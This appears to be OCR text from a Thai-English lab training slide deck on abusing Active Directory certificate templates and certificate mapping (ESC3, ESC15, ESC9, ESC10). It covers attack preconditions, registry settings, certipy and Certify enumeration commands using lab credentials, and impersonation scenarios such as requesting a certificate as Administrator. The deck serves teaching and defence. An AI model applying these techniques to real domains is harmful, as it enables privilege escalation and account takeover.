
ESC3

Certificate Template: ESC3-1	
Subject	User2
pkiextendedkeyusage	Certificate Request Agent

Make

co-signed CSR Template: ESC3-2	
be-half-of	User3

Certificate Template: ESC3-2	
Subject	User3



ESC15

Misconfigured Certificate Templates - EKUwu

Requirement

- User have enrollment rights
- Manager approval is disabled
- No authorized signatures are required
- **Can not** do **Client Authentication** (OID 1.3.6.1.5.5.7.3.2)
- Certificate template allows requesters to specify a **subjectAltName** in the CSR (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT)
- **Template schema version 1**
  - **Application Policies feature**

ESC15

Certificate

- **Subject** - ข้อมูลเจ้าของ Certificate
- **Issuer** - ข้อมูลผู้ออก (รับรอง) Certificate (commonly a CA)
- **SubjectAlternativeName** - ระบุ alternate names ที่จะใช้เป็น Subject
- **Application Policy - <what you want to do>**
- **Extended Key Usages (EKUs)** - หรือ Enhanced Key Usage ระบุ Object identifiers (OIDs) ซึ่งใช้อธิบายว่า certificate ใช้ทำอะไรได้บ้าง
- **Signature** - เกิดจาก Certificates body ที่ถูก Sign ด้วย issuer’s (e.g., a CA’s) private key.

Application Policy : <what you want to do>
Extended Key Usages (EKUs) :

Application Policy : <what you want to do>
Extended Key Usages (EKUs) : <what you want to do>

ESC15

Enumerate

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip 10.129.205.199 -vulnerable -stdout
```

From Window


```
Certify.exe find /vulnerable
```

Requirement check

```
Template Name: ESC15
  ...
Requires Manager Approval          : False
Authorized Signature Required      : 0
Client Authentication              : False
Enrollee Supplies Subject          : True
Template schema version            : 1
  ...
Permissions
    Enrollment permissions
        Enrollment Rights          : LAB.LOCAL\Domain Users
```

ESC15

Certificate Sign Request Template: ESC15	
SAN	User3
Application Policy	Client Authentication
EKU	...



ABUSING CERTIFICATE MAPPING

CERTIFICATE MAPPING

Misconfigured Certificate Mapping

Kerberos implicit mapping

- **StrongCertificateBindingEnforcement** registry key ใน HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc

Schannel implicit mapping

- **CertificateMappingMethods** registry key ใน HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel

szOID_NTDS_CA_SECURITY_EXT security extension

KERBEROS MAPPING

Misconfigured Certificate Mapping

StrongCertificateBindingEnforcement register key

Reg key value	Strong mapping mode	Description	Mode termination
0	Disabled	Weak mapping allowed.	April 11, 2023
1	Compatibility	Weak mapping allowed if certificate does not contain SID.	February 11, 2025
2 (default)	Full enforcement	Only strong mapping allowed.	

SCHANNEL MAPPING

Misconfigured Certificate Mapping

Entry name (mapping)	DWORD	Enabled by default
Subject/Issuer	0x000000001	No
Issuer	0x000000002	No
UPN	0x000000004	No
S4U2Self	0x000000008	Yes
S4U2Self Explicit	0x000000010	Yes

Schannel ไม่รองรับ szOID_NTDS_CA_SECURITY_EXT security extension

IMPLICIT CERTIFICATE MAPPING

Misconfigured Certificate Mapping

UPN mapping

1. User@domain.com -> userPrincipalName (UPN)
2. User -> sAMAccountName attribute
3. User$ -> sAMAccountName attribute

DNS mapping

1. myDNS@domain.com -> dNSHostName attribute
2. myDNS$ -> sAMAccountName attribute

EXPLICIT CERTIFICATE MAPPING

Misconfigured Certificate Mapping

altSecurityIdentities attribute

Mapping	Example	Type	Remarks
X509IssuerSubject	"X509:<I>IssuerName<S>SubjectName"	Weak	
X509SubjectOnly	"X509:<S>SubjectName"	Weak	
X509RFC822	"X509:<RFC822>user@contoso.com"	Weak	Email Address
X509IssuerSerialNumber	"X509:<I>IssuerName<SR>1234567890"	Strong	Recommended
X509SKI	"X509:<SKI>123456789abcdef"	Strong	
X509SHA1PublicKey	"X509:<SHA1-PUKEY>123456789abcdef"	Strong	

ESC9

Misconfigured Certificate Mapping - No security extension

Registry On domain controllers (at least one)

- StrongCertificateBindingEnforcement not set to 2
- CertificateMappingMethods contains UPN flag (0x4)

Certificate template

- contains the **CT_FLAG_NO_SECURITY_EXTENSION** flag in the msPKI-Enrollment-Flag value
- User have enrollment rights
- Manager approval is disabled
- No authorized signatures are required
- EKU: Client Authentication
- not require authorized signatures

GenericWrite right against any account A to compromise any account B

ESC9

Requirement check

On DC

```
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc

    StrongCertificateBindingEnforcement    REG_DWORD    0x0
```

```
reg query HKLM\System\CurrentControlSet\Control\SecurityProviders\Schannel\

    CertificateMappingMethods              REG_DWORD    0x4
```

ESC9

Requirement check

From Linux


```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout
```

From Window


```
Certify.exe find /vulnerable
```


```
Template Name: ESC9
  ...
Enabled                                 : True
Client Authentication                   : True
Enrollment Flag                         : NoSecurityExtension
  ...
Permissions
    Enrollment permissions
        Enrollment Rights               : LAB.LOCAL\Domain Users
```

ESC9



Certificate Template: ESC9	
Subject	User2
Enrollment Flag	NoSecurityExtension





ESC10

Misconfigured Certificate Mapping - Weak Certificate Mappings

ค่า registry key 2 ตัว บน domain controller

- The default value for **CertificateMappingMethods** under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel

- The default setting for **StrongCertificateBindingEnforcement** under HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc


ESC10-1

Misconfigured Certificate Mapping - Weak Certificate Mappings


Case 1

- **StrongCertificateBindingEnforcement** ถูกตั้งค่าเป็น **0**
- Account A with **GenericWrite** permissions to account B


scenario



ESC10-1



Certificate Template: User	
Subject	Administrator




ESC10-2

Misconfigured Certificate Certificate Mapping - Weak Certificate Mappings


Case 2

- **CertificateMappingMethods** มี UPN bit (**0x4**)
- account A with **GenericWrite** permissions to account B


scenario




ESC10-2

